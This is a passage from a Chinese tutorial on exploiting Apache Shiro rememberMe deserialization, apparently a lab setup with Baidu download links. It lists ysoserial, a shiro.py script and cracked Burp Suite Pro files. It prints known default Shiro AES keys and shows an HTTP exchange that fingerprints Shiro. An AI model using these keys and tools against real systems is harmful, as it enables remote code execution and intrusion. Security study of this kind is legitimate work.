
四、用到的工具

所有文件用到的文件提供一个百度云连接

链接：https://pan.baidu.com/s/19Lpmx6iKD7joiSvmxDe_ig 提取码：dxk2

4.1 docker 镜像


可以下载其中的s_shiro_1.tar，直接将文件导入docker中即可



□	Burp_Suite_Pro_v1.7.31使用以及激活文件.zip	2019-11-21 14:37	56.36MB
□	javabcyy18.exe	2019-11-21 14:35	198.03MB
□	key.txt	2019-11-21 14:27	466B
□	shiro.py	2019-11-21 14:27	733B
□	s_shiro_1.tar	2019-11-21 14:35	329.58MB
□	ysoserial.jar	2019-11-21 14:27	53.51MB

4.2 ysoserial.jar


直接下载使用即可




□	Burp_Suite_Pro_v1.7.31使用以及激活文件.zip	2019-11-21 14:37	56.36MB
□	javabcyy18.exe	2019-11-21 14:35	198.03MB
□	key.txt	2019-11-21 14:27	466B
□	shiro.py	2019-11-21 14:27	733B
□	s_shiro_1.tar	2019-11-21 14:35	329.58MB
□	ysoserial.jar	2019-11-21 14:27	53.51MB

4.3 python脚本

直接下载，上传到服务器中即可，但是需要注意的是，python使用的是2.7




```
root@localhost:~# python -V
Python 2.7.12
```



□	Burp_Suite_Pro_v1.7.31使用以及激活文件.zip	2019-11-21 14:37	56.36MB
□	javabcyy18.exe	2019-11-21 14:35	198.03MB
□	key.txt	2019-11-21 14:27	466B
□	shiro.py	2019-11-21 14:27	733B
□	s_shiro_1.tar	2019-11-21 14:35	329.58MB
□	ysoserial.jar	2019-11-21 14:27	53.51MB

4.4 burpsuite


使用教程在百度云连接中，直接下载即可，安装方式，请自行百度



□	Burp_Suite_Pro_v1.7.31使用以及激活文件.zip	2019-11-21 14:37	56.36MB
□	javabcyy18.exe	2019-11-21 14:35	198.03MB
□	key.txt	2019-11-21 14:27	466B
□	shiro.py	2019-11-21 14:27	733B
□	s_shiro_1.tar	2019-11-21 14:35	329.58MB
□	ysoserial.jar	2019-11-21 14:27	53.51MB

4.5 key

关于key文件的使用在，原理讲解部分有一个key，作为AES解密的秘钥，因为秘钥有多个，所以在这提供一个秘钥列表




□	Burp_Suite_Pro_v1.7.31使用以及激活文件.zip	2019-11-21 14:37	56.36MB
□	javabcyy18.exe	2019-11-21 14:35	198.03MB
□	key.txt	2019-11-21 14:27	466B
□	shiro.py	2019-11-21 14:27	733B
□	s_shiro_1.tar	2019-11-21 14:35	329.58MB
□	ysoserial.jar	2019-11-21 14:27	53.51MB

`kPH+bIxk5D2deZiIxcaaaA==` `wGiHplamyXlVB11UXWol8g==` `2AvVhdsgUs0FSA3SDFAdag==` `4AvVhmFLUs0KTA3Kprsdag==` `3AvVhmFLUs0KTA3Kprsdag==` `Z3VucwAAAAAAAAAAAAAAAA==` `U3ByaW5nQmxhZGUAAAAAAA==` `wGiHplamyXlVB11UXWol8g==` `6ZmI6I2j5Y+R5aSn5ZOlAA==` `fCq+/xW488hMTCD+cmJ3aQ==` `1QWLxg+NYmxraMoxAXu/Iw==` `ZUdsaGJuSmxibVl2ZHc9PQ==` `L7RioUULEFhRyxM7a2R/Yg==` `r0e3c16IdVkouZgk1TKVMg==` `5aaC5qKm5oqA5pyvAAAAAA==` `bWluZS1hc3NldC1rZXk6QQ==` `a2VlcE9uR29pbmdBbmRGaQ==` `WcfHGU25gNnTxTlmJMeSpw==`

写在最后

判断目标是否为shiro框架 发包中的cookie设置为Cookie: rememberMe=1 向根目录/ 发送POST/GET请求，若返回rememberMe=deleteMe， 那么就是shiro的代码



```
GET / HTTP/1.1
Host: 192.168.142.156:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.142.156:8080/login.jsp;jsessionid=CDA85D1AED402C6AED307093A9568B0D
DNT: 1
Connection: close
Cookie:rememberMe=1
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Tue, 15-Oct-2019 14:55:55 GMT
Set-Cookie: JSESSIONID=2FE9583AFDCDC1B492E552BF6C57289F; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 1024
Date: Wed, 16 Oct 2019 14:55:56 GMT
Connection: close
```

其他利用姿势

下载文档观看

链接：https://pan.baidu.com/s/17KNq-EP6qdTluA3pJlR6zw 提取码：ajga